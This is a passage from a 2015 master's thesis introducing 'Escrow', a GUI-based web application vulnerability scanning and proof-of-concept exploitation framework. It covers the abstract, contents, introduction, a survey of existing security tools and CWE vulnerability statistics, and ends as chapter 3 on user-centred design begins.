



THE UNIVERSITY OF
WAIKATO
Te Whare Wānanga o Waikato

Research Commons

<http://researchcommons.waikato.ac.nz/>

Research Commons at the University of Waikato

Copyright Statement:

The digital copy of this thesis is protected by the Copyright Act 1994 (New Zealand).

The thesis may be consulted by you, provided you comply with the provisions of the Act and the following conditions of use:

- Any use you make of these documents or images must be for research or private study purposes only, and you may not make them available to any other person.
- Authors control the copyright of their thesis. You will recognise the author's right to be identified as the author of the thesis, and due acknowledgement will be made to the author where appropriate.
- You will obtain the author's permission before publishing any material from the thesis.

An Extensible Web Application Vulnerability Assessment and Testing Framework

**A thesis
submitted in partial fulfilment
of the requirements for the Degree
of
Master of Science
at the
University of Waikato
by
Baden Delamore**



THE UNIVERSITY OF
WAIKATO
Te Whare Wānanga o Waikato

University of Waikato

2015

Abstract

The process of identifying vulnerabilities in web services plays an integral role in reducing risk to an organisation that seeks to protect their intellectual property and data. The process itself generally involves an automated scan that looks for software misconfigurations, outdated services and exposures that may lead to defacement, data loss or system compromise. However, even with myriad open-source and commercial applications that provide automated vulnerability assessments, the frequency of large scale data breaches and exploitation by adversaries is continuing to increase. This thesis presents a framework that enables not only the skilled security professional to accurately assess the risk of vulnerabilities in web servers, but also empowers non-technical users to scan their web servers and find out the implications of vulnerabilities in their systems. This is achieved by building a user-centric solution which addresses the gaps identified in previous work, and focuses on the most critical vulnerabilities outlined by two major security research organisations.

Acknowledgements

I would like to thank Ryan Ko for his constant support and giving of his time throughout this journey. I know of no other supervisor who takes such a strong and active interest in his students, and I am incredibly blessed to have him as a supervisor.

I would like to thank the team at the Cyber Security Lab, in particular Alan Tan, Mark Will and Jeff Garae. They were a constant source of support throughout this process.

I would also like to acknowledge the Technical Support Group (TSG) from the University of Waikato for providing us consent and access to their web servers for evaluation.

And finally, I am especially thankful for the support of my partner and family. Their patience, encouragement and belief has been remarkable.

Contents

1	Introduction	11
1.1	Goal and Objectives	14
1.2	Scope	14
1.3	Key Contributions	16
1.4	Document Structure	16
2	Related Work	18
2.1	Vulnerability Detection	19
2.2	Intercepting Proxies	20
2.3	Web Application Injection	21
2.4	Summary of Existing Toolkits	22
2.5	Common Weaknesses and Exposures	22
2.6	Summary of CWE Findings	25
2.7	Conclusion	26
3	Designing for Users	28
3.1	Click Study	29
3.2	Addressing Gaps Identified	31
3.3	Proposed Framework	31
3.4	Design Decisions	33
3.4.1	Input Panel	33
3.4.2	Results Panel	35
3.4.3	Preview Panel	37
3.5	Feature Design	38
3.5.1	Authentication Panel	39
3.5.2	Settings Panel	39
3.6	Summary	40
4	Detecting Web Application Vulnerabilities	42
4.1	SQL Injection	43
4.2	Cross Site Scripting	45
4.3	File Inclusion	46

4.4	Operating System Command Injection	48
4.5	Shellshock	50
5	Exploiting Vulnerabilities	52
5.1	Using the Explore Feature	52
5.1.1	File Inclusion Proof of Concept	53
5.1.2	Cross Site Scripting Proof of Concept	55
5.1.3	Shellshock & Command Injection Proof of Concept	56
5.1.4	SQL Injection Proof of Concept	57
6	Implementation Details	58
6.1	Model View Controller	58
6.2	Writing a Detection Module	60
6.2.1	HTTP Class	62
6.3	How the Crawler Works	63
6.3.1	How to Exclude Pages	63
6.3.2	Multi-threaded Scanning	65
6.4	User Accountability	66
7	Results and Validation	68
7.1	Vulnerable Web Application	69
7.1.1	Testbed Validation	70
7.1.2	Comparison With State-Of-The-Art	72
7.2	Summary	73
7.3	Live Sites Validation	74
7.3.1	Method	74
7.3.2	Results	74
8	Conclusion	77
8.1	Contributions	78
8.2	Future Work	78
8.2.1	Detecting low and medium vulnerabilities	79
8.2.2	Reporting feature	79
8.2.3	Deep vulnerability scanning	79
8.2.4	Migrating to the cloud	80
8.2.5	Intercepting proxy support	80
8.2.6	Detecting vulnerabilities in other protocols	80
8.2.7	CIDR notation support	81
8.2.8	Scripting support	81
	Appendices	82

A	Top 40 Most Dangerous Software Errors	83
B	Vulnerability Statistics for 2014	86
C	Overall CWE Results over 6 Years	88
D	Top Flaws Over 6 Years	91
E	Pareto Chart Input Data (2014 Reported Flaws)	92
	References	94

List of Figures

2.1	CWE/SANS Top 4 most dangerous software errors	23
2.2	CWE Top categories for highest number of reported attacks	24
2.3	Top 5 reported attacks over a 6 year period	25
2.4	Pareto Chart for 2014 reported vulnerabilities	26
3.1	Pareto chart representing market share and average clicks	30
3.2	Proposed Escrow Framework	33
3.3	Standard pane input panel	34
3.4	Standard pane results panel: vulnerable URL's table	35
3.5	Vulnerability synopsis dialog box	36
3.6	Rendered HTML pane	37
3.7	Raw HTML pane	38
3.8	Authentication panel	39
3.9	Settings panel	40
4.1	Identified injection error in page source	43
4.2	Identified cross site scripting error in page source	45
4.3	Identified file inclusion error in rendered page view	48
4.4	Identified operating system command injection in page source	49
4.5	Identified Shellshock vulnerability in page source	51
5.1	Advanced dialog box - Explore	53
5.2	Remote code execution through Local File Inclusion (LFI)	54
5.3	Cross Site Scripting vulnerability - proof of concept	55
5.4	Extracted database information stored in HTML document	57

6.1	Typical collaboration of the MVC components	59
6.2	Calling our detection modules within the application	61
6.3	POST method in HTTP class	62
6.4	URL's to ignore panel	65
6.5	User information stored in database	67
6.6	Site info stored in database	67
7.1	Comparison of most dangerous vulnerabilities detected by tool	73
7.2	Cross Site Scripting vulnerabilities detected in first web ap- plication	75
7.3	Cross Site Scripting proof of concept in first web application .	75
7.4	Cross Site Scripting proof of concept in second web application	76
7.5	Operating System Command Injection proof of concept	76

List of Tables

1.1	OWASP Top 10	15
2.1	Diversity percentages able	25
3.1	Anti-virus vendors by market share	30
3.2	Toolkit comparison table	32
4.1	Database error list	44
6.1	Speed comparison of single thread vs multi-threads	65
7.1	OWASP scoring system results	70
7.2	CWE - Top 4 results	71
A.1	Top 40 most dangerous software errors	84
A.2	Top 40 most dangerous software errors (continued)	85
B.1	Vulnerability statistics for 2014	87
C.1	Overall CWE results over 6 years	89
C.2	Overall CWE results over 6 years (continued)	90
D.1	Top flaws over 6 years	91
E.1	Pareto chart input data (2014 reported flaws)	93

Acronyms

IP	Internet Protocol
IDS	Intrusion Detection Systems
IPS	Intrusion Prevention Systems
WAF	Web Application Firewalls
SIEM	Security Information and Event Management
GUI	Graphical User Interface
FQDN	Fully Qualified Domain Name
OWASP	Open Web Application Security Project
CWE	Common Weaknesses and Enumeration
CWSS	Common Weakness Scoring System
HTTP	Hyper Text Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IT	Information Technology
SQL	Structured Query Language
XSS	Cross Site Scripting
CSRF	Cross Site Request Forgery
LFI	Local File Inclusion
RFI	Remote File Inclusion
URL	Uniform Resource Locator
OS	Operating System

SSH Secure Shell

DHCP Dynamic Host Configuration Protocol

HTML Hyper Text Markup Language

MVC Model View Controller

RFC Request For Comments

CIDR Classless Inter-Domain Routing

1

Introduction

Vulnerability assessment is a process that identifies and classifies the security holes in a computer network, application or communication infrastructure. It plays an integral part in detecting and mitigating risk in an organisation. This holds especially true for organisations whose responsibilities include storing personal client information (emails, passwords, credit card and social security information). And there are no shortage of companies who are offering expertise and technologies to protect businesses from cyber threats, some of which include Intrusion Detection Systems (IDS)/Intrusion Prevention Systems (IPS) [28], Web Application Firewalls (WAF) [34], and Security Information and Event Management (SIEM) [26]. However, with the aforementioned technologies and best practice security measures in place we are still witnessing attacks on government, academia and enterprise on a daily basis, with the frequency of attacks and data breaches steadily increasing. Web applications are a likely target for adversaries to attack due to their ubiquity and large attack surface. And in the past, the media have extensively covered attacks that result in large data breaches

including Snapchat [24], iCloud [21], Sony Playstation [3] and Adobe [12]. The latter two companies took significant hits to their reputation, along with substantial financial damages in the hundreds of millions (damages report Adobe at \$180 million [14]; Playstation at \$105 million [13]). At any rate, both these circumstances could have been avoided with the appropriate application security detection tool and mitigation policies in place. Therefore, the design and implementation of such a tool is timely.

In web application security, there are two schools of thought that pertain to risk assessment within an organisation, namely vulnerability assessment and penetration testing.

A vulnerability assessment looks for known vulnerabilities in a system and reports potential exposures. A penetration test is designed to actually exploit weaknesses in the system architecture or computing environment.

The thesis aims to explore current web application vulnerability assessment techniques and exploitation methods, and combine key components from vulnerability assessment and exploitation into a working software solution.

The contributions in this work are two-fold. Firstly, the software developed in this work will provide true risk evaluation to its users. Put simply, providing true risk evaluation will show to the user what can happen to their data and systems when vulnerabilities are leveraged within their web application. Examples of which are website defacement, data loss and full system compromise.

Secondly, the software will be user centric, meaning usable by those who are not security practitioners but want to know the security posture of their applications and whereabouts within their applications do vulnerabilities reside. This will be achieved by developing a simple to use Graphical User Interface (GUI) which will allow users to enter a Fully Qualified Domain Name (FQDN) and have the software crawl through pages and test user

entry points. If the software successfully finds a vulnerability, the details of that vulnerability are provided back to the GUI where the user can choose what to do next.

Most existing tools for detecting web application vulnerabilities generally rely on input *fuzzing* and Hyper Text Transfer Protocol (HTTP) status code inferences [20]. However, inferring vulnerabilities from HTTP status codes does not provide any objective measure for the likelihood of a vulnerability, nor does it provide an accurate representation of the state of the web application.

Other tools rely on methods such as *fingerprinting* to determine the likelihood of a vulnerability which involves the software performing static code analysis on the HTTP response source code [19]. And although this is an improvement on traditional passive and HTTP status code detection methods, plaintext fingerprinting by itself is not a viable solution when assessing applications that are behind a well configured WAF or IPS.

Perhaps the greatest drawback of traditional assessment tools is their inability to leverage vulnerabilities in an organisation to determine the true level of risk [2]. It is often thought of that vulnerability assessment and penetration testing are two separate exercises carried out by Information Technology (IT) staff whose skillsets are not alike. The former category is usually carried out by systems and network administrators. While the latter category usually requires a specialist in application, network and systems security. However, with a global increase in cyber threats there is a need for non security specialist to be equipped with a user-empowering toolkit that can leverage vulnerabilities and enable its users to accurately assess the security posture and potential risks to their organisation.

To address these shortcomings, this thesis presents *Escrow*, a user-centric vulnerability assessment and exploitation framework for web applications. Escrow empowers security practitioners, systems administrators and non IT

savvy users to perform effective security assessments on web applications regardless of the server-side language and operating system type. Moreover, the design of Escrow enables users to develop their own detection and exploitation modules. The vulnerabilities that Escrow detects can be leveraged by the user with a single mouse click, therefore demonstrating to the user what an attacker can see if they were to exploit the vulnerability and thus demonstrating true risk.

1.1 Goal and Objectives

The goal of this thesis is to present a framework for effective detection and proof of concept for web application security vulnerabilities. The objectives are to design and implement our proposed framework into a working solution that addresses some of the most critical exposures that lead to data breaches, system compromise and remote code execution. The solution will encompass both vulnerability assessment and exploitation techniques providing a proof of concept for the vulnerabilities detected.

Our rationale for using this approach is due to the threat of large scale data breaches, which as mentioned, are continuing to increase. If we had a system in place for effective detection of vulnerabilities which could illustrate to users what an attacker can see, then the user will be under no illusion as to what the dangers and risks really are to their organisation. And thus appropriate action can then be taken to mitigate risks, and in doing so, reduce the likelihood of exploitation.

1.2 Scope

The work undertaken throughout this thesis will not explore vulnerabilities at the network or operating system level. Rather, the focus is on web application security, in particular some of the top flaws identified by the Open

Web Application Security Project (OWASP) [31] (see Table 1.1), and Mitre's Common Weaknesses and Enumeration (CWE) [7].

Table 1.1: OWASP Top 10

Category	Definition
A1-Injection	Injection flaws, such as SQL, OS, and LDAP injection.
A2-Broken Authentication and Session Management	Application functions related to authentication and session management.
A3-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping.
A4-Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key.
A5-Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform.
A6-Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes.
A7-Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8-Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application.
A9-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.
A10-Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages.

The OWASP organisation is an online community dedicated to web application security. The community includes corporations, educational organisations and individuals from around the world who share a common goal of improving the state of security in web application development.

Likewise, Mitre's CWE list is a community initiative which provides a unified, measurable set of software weaknesses enabling more effective discus-

sion. And although the CWE is not specific to web application weaknesses, there is significant overlap in Mitre's dataset of software errors, and the OWASP Top Ten list. By drawing on community knowledge and expertise from both organisations, this allows us to focus our research on the most pernicious threats to our data.

1.3 Key Contributions

This thesis presents the Escrow framework which empowers users to scan web applications for vulnerabilities while demonstrating the impact those vulnerabilities have on a remote systems and private data. In defending this claim, this thesis makes the following contributions:

- **Escrow**, a vulnerability assessment system for scanning web applications that provides users with a proof of concept for the vulnerabilities it claims to detect.
- **A development environment** for extending detection modules within the system which enables users to write their own custom detection and fingerprinting code for newly discovered vulnerabilities.
- **An accountability system** for tracking Escrow user activities. Some activities include what sites users are scanning, what vulnerabilities they are scanning for, at what particular time and also tracking geo-location based on Internet Protocol (IP) address.
- **An exploration module** for leveraging vulnerabilities and demonstrating true risk potential (ie. what impact does the vulnerability have on the system if it were to be exploited).

1.4 Document Structure

The remainder of this document is structured as follows:

Chapter 2 evaluates work relating to vulnerability assessment and examines their capabilities. Further, it evaluates data collected from the Mitre's CWE list.

Chapter 3 examines our GUI and the rationale for the design decisions made throughout the development phase.

Chapter 4 gives a detail description about the vulnerability detection modules and how this works implementation differs from traditional detection methods.

Chapter 5 examines the proof of concept exploitation methods for the vulnerabilities our solution claims to detect. It further describes the implications of leveraging such vulnerabilities.

Chapter 6 describes the usage of modules within the software and the rationale for development choices.

Chapter 7 presents an evaluation on the current state-of-the-art toolkits and validates the effectiveness of our system against several public facing web applications.

Chapter 8 summarises the work undertaken for this thesis and its outcomes and potential future work is described.

2

Related Work

Vulnerability assessment is one of the most important components for reducing the likelihood of data breaches within an organisation and consequently there is a large body of work in this area, some of which pertains to web application security. Several tools have addressed specific tasks in automating the assessment process including web crawling [17, 16], intercepting HTTP requests and responses [38, 4], and brute forcing parameter values [1]. Escrow is a more general toolkit for automating the vulnerability assessment and exploitation process that can address the aforementioned tasks and others proficiently.

In this chapter we survey major features in some of the well known toolkits and compare how they are supported within the Escrow framework. Furthermore, we present our findings from analysis carried out on Mitre's CWE dataset which allows us to focus our proposed solution on threats that are actively being used by attackers to obtain sensitive data and disrupt business causing financial loss.

2.1 Vulnerability Detection

Jovanovic *et al.* proposed Pixy, a static code analysis toolkit that is able to detect taint-style vulnerabilities automatically. Their proposed detection methods are interprocedural, flow and context sensitive for the purposes of low false positives and higher accuracy. Empirical results show that Pixy was able to detect for both Structured Query Language (SQL) injection and Cross Site Scripting (XSS) vulnerabilities in PHP scripts with an observed 50% false positive rate [19].

The difference between Pixy and Escrow is that Pixy is considered a white-box application security testing toolkit (ie. an assessment that has access to web application server and has therefore access to the underlying source code) whereas Escrow is a black-box testing toolkit and therefore has no prior knowledge of the underlying server side source code (black-box scanners share the same perspective as any remote user to a web application).

Angelo *et al.* present a heuristic based approach for detecting SQL injection attacks in web applications [8]. Their approach is integrated into a software solution called V1P3R, a toolkit that performs SQL penetration testing by (1) using standard SQL injections and (2) by inferring the knowledge from the output produced by the web application under test, specifically by matching patterns into error messages or valid outputs produced by the web application.

The ability to infer from web application error messages plays a key role in in the detection process for SQL injection. Escrow's SQL injection detection method will incorporate similar attributes to V1P3R in addition to logical inference testing (ie. time based injection tests) as well as scan for other critical web application vulnerabilities.

In his paper *Detecting and Exploiting XSS with Xenotix XSS Exploit Frame-*

work [1], Abraham presents a XSS detection and exploitation framework loaded with a database exceeding 350 XSS payloads. The author's proposed solution supports both manual mode and automated time sharing based test modes. Furthermore, the author's rationale for the toolkit development was not because there was a shortage of XSS detection tools, rather he recognised the need for a user-friendly GUI based toolkit that could benefit all users.

2.2 Intercepting Proxies

Often known for its usage as a web proxy, Burp Suite [38] is touted as one of the best toolkits for penetration testers assessing web application security flaws. Burp differs with respect to previous tools covered in this chapter in that Burp is equipped with a crawling capability that attempts to visit all pages within a given web application until some condition is met (max page limit, off-domain Uniform Resource Locator (URL)'s, unmatched keywords or other specified conditions set by the user).

Because Burp is inherently an intercepting proxy, all HTTP requests and responses can be modified within the toolkit before being sent back to the requesting application. This feature is incredibly useful for monitoring traffic to and from a remote server. The downside to this toolkit is that if one wants to automate the scanning feature, a professional license first must be purchased.

OWASP ZAP, commonly known as the Zed Attack Proxy is defined as an integrated penetration testing toolkit for finding vulnerabilities in web applications [4]. In terms its vulnerability assessment and intercepting proxy functionality, it is quite difficult to fault ZAP as a vulnerability assessment and penetration testing toolkit for web applications. Our proposed solution differs from ZAP in that Escrow supports both HTTP GET and POST

request parameter tampering in addition to using fully encoded parameter values for filter evasion.

Moreover, Escrow is not only a vulnerability assessment toolkit, it is also equipped with exploit modules to leverage the vulnerabilities reported. Details of which are covered in Chapter 5.

2.3 Web Application Injection

Bernado *et al.* present SQLMap, a system for automatic exploitation of SQL injection vulnerabilities in which a user can specify a URL to be tested for, and exploited with SQL injection [6]. Perhaps best known for its operating system command execution modules, SQLmap is a command line based toolkit that is also equipped with database fingerprinting and enumeration capabilities. However, it is not equipped to scan a web application for vulnerabilities, rather the user is left to identify which parts of their application take part in SQL queries before passing them to the command line toolkit. Consequently, users must run other automated scanning tools to identify input elements within the web application, and then pass the URL to SQLMap for testing.

SQLMap shares similarities with another well known toolkit namely SQLNinja. SQLNinja is yet another popular SQL injection testing toolkit [27]. Built in C, it is equipped with numerous modules for post exploitation for Microsoft SQL Server. The toolkit supports Operating System (OS) command shell, meterpreter wrappers [37] and file upload capabilities. However, for it to be used effectively it would need to be used in conjunction with other assessment toolkits, particularly for the purposes of identifying SQL injection in the first instance (presently, SQLNinja is not equipped to crawl web applications).

Furthermore, it could be argued that user-centric web application toolkits

come equipped with scanner capabilities, proxy support and a user-friendly GUI. And because SQLNinja is designed specifically for SQL injection detection and exploitation, it is not equipped with the required features to be a robust user-centric web application auditing framework. Thus, non security-trained IT staff typically will not be able to utilise it immediately and may require training.

2.4 Summary of Existing Toolkits

In summary, we observed a number of trends with respect to existing toolkits. It was found that most vulnerability scanners are sufficiently equipped to scan for flaws that reside in web applications. In terms of their ability to leverage vulnerabilities, however, this capability remains to be seen. On the other hand, most exploitation toolkits are terminal-based tools and perform relatively well in their objectives (ie. enumerating and fingerprinting databases on a remote web application). The drawbacks of the exploitation tools are (1) that they focus solely on one vulnerability and (2) can be difficult for users to use who are not familiar with terminal-based applications. Moreover, none of them were equipped to scan a web application for the vulnerabilities they seek to exploit.

2.5 Common Weaknesses and Exposures

In this Section we address the most critical vulnerabilities in web application security by analysing publicly available the datasets from Mitre's CWE. The CWE is a compiled list of software errors that periodically updated and maintained by over 20 industry experts [22]. Suffice to say it is a reputable resource from which we draw our conclusions.

The CWE/SANS Top 25 Most dangerous software errors is a list of the most widespread and critical errors that can be lead to vulnerabilities in

software [22]. It is the result of collaboration between the SANS Institute, MITRE, and many top software security experts in the US and Europe.

The list uses inputs from over 20 different organizations, who evaluated each weakness based on prevalence, importance and likelihood of exploit which uses the Common Weakness Scoring System (CWSS) to score and rank the final results. The CWSS is described as a collaborative, community-based effort that is addressing the needs of its stakeholders across government, academia, and industry. CWSS is a part of the CWE project, co-sponsored by the Software and Supply Chain Assurance program in the Office of Cybersecurity and Communications (CS&C) of the US Department of Homeland Security (DHS) [22].

To draw a clear picture on the current state of vulnerabilities that are of concern to industry, we compiled the following figures based off openly available data published by the CWE [23]. The results from Figure 2.1 show that SQL Injection, with a score of 93.8 out of 100, is still the most prominent threat in terms of attributes stated above, with XSS coming in three places below SQL Injection at number 4 with a score of 77.7.




Figure 2.1: CWE/SANS Top 4 most dangerous software errors

Figure 2.2 illustrates the number of threats per category reported as a percentage for the current year 2014. We find that while SQL Injection remains the most prevalent threat to our data, XSS is the most reported software security vulnerability at the time of writing. To clear up any confusion about the data, the category *Insufficient Information* refers to vulnerabilities where details about which have been omitted. Therefore, we have excluded this from our vulnerability categories in Figure 2.2. The full list of categories and their corresponding data can be found in Appendix B.




Figure 2.2: CWE Top categories for highest number of reported attacks

Figure 2.3 illustrates that XSS, not only the most prevalent reported attack of 2014, is also the most reported over the past six years. Insufficient Information is the category in which attack methods have been omitted from the dataset, but nonetheless reported. Buffer Errors, closely followed by SQL Injection take spots three and four respectively with Access Control being the fifth most reported attack over the past 6 years. The full list can be found in Appendices C and D.

For the "top N" vulnerabilities in each year, Table 2.1 identifies the total percentage of overall vulnerabilities. For example, a figure of 50 for Top 3 says




Figure 2.3: Top 5 reported attacks over a 6 year period

that the Top 3 accounted for 50% of all reported vulnerabilities in that year. This provides a rough estimate on the diversity of reported vulnerabilities.

Table 2.1: Diversity percentages able

Top N	2008	2009	2010	2011	2012	2013
3	42.6%	40.3%	36.7%	40.5%	42.5%	44.4%
6	64.2%	63.2%	61.8%	72.8%	66.8%	70.8%

Consistent with the 80/20 rule, we find that XSS, Input Validation and SQL Injection fall in the top 20% of reported flaws for 2014 as illustrated in Figure 2.4. These flaws are pertinent to web application security. This information, coupled with the dangerous software flaws list in Figure 2.1 allows us to focus our research area on the most pernicious threats to our data.

2.6 Summary of CWE Findings

Our analysis of the CWE data suggests three things. First, traditional attack vectors such as SQL Injection, OS Command Injection and XSS are very




Figure 2.4: Pareto Chart for 2014 reported vulnerabilities

much pervasive and are frequently being exploited by adversaries. Secondly, a majority of the most dangerous software errors are those which are found within web applications. And finally, the frequency of attacks on web applications have been and are continuing to increase. Moreover, there is significant overlap with the exposures referred to by the CWE and OWASP, indicating there is consensus on the need to address such exposures.

2.7 Conclusion

Our findings on traditional assessment and exploitation tools show that a large majority of them are not user-centric. This is due to the fact that many are terminal-based tools and require input from other vulnerability assessment tools to be used effectively. And therefore, are not considered stand-alone solutions to many of the weaknesses and exposures outlined by Mitre's CWE. Moreover, our findings show that vulnerability assessment is often decoupled from exploitation methods which suggests a missing link between the two exercises.

Furthermore, the data from the CWE list, which shares similarities with the OWASP list, emphasises the need to address vulnerabilities that are exploited through poor or non-existing input validation which are commonly used by attackers. In Section 4 we describe our techniques for detecting critical vulnerabilities in web applications.

3

Designing for Users

Developing an application that is user-centric is a key element to the design of Escrow. If Escrow was merely a command line based tool like many tools surveyed in Chapter 2, then it may be difficult to use for ordinary users who do not have experience running applications from the terminal. Furthermore, if the design was strictly terminal based it would be difficult for the application to visualise what is really going on with the vulnerable web page and the application would have no way to render the Hyper Text Markup Language (HTML).

In this chapter we sought to find out what makes a security software user-centric and conducted a click study of 16 popular anti-virus tools. We present our findings from our click study conducted to ascertain whether a reduction in the number of clicks required to perform a task is correlated to market share value. We review gaps identified in Chapter 2, and provide a rationale for the design decisions made throughout the development process.

3.1 Click Study

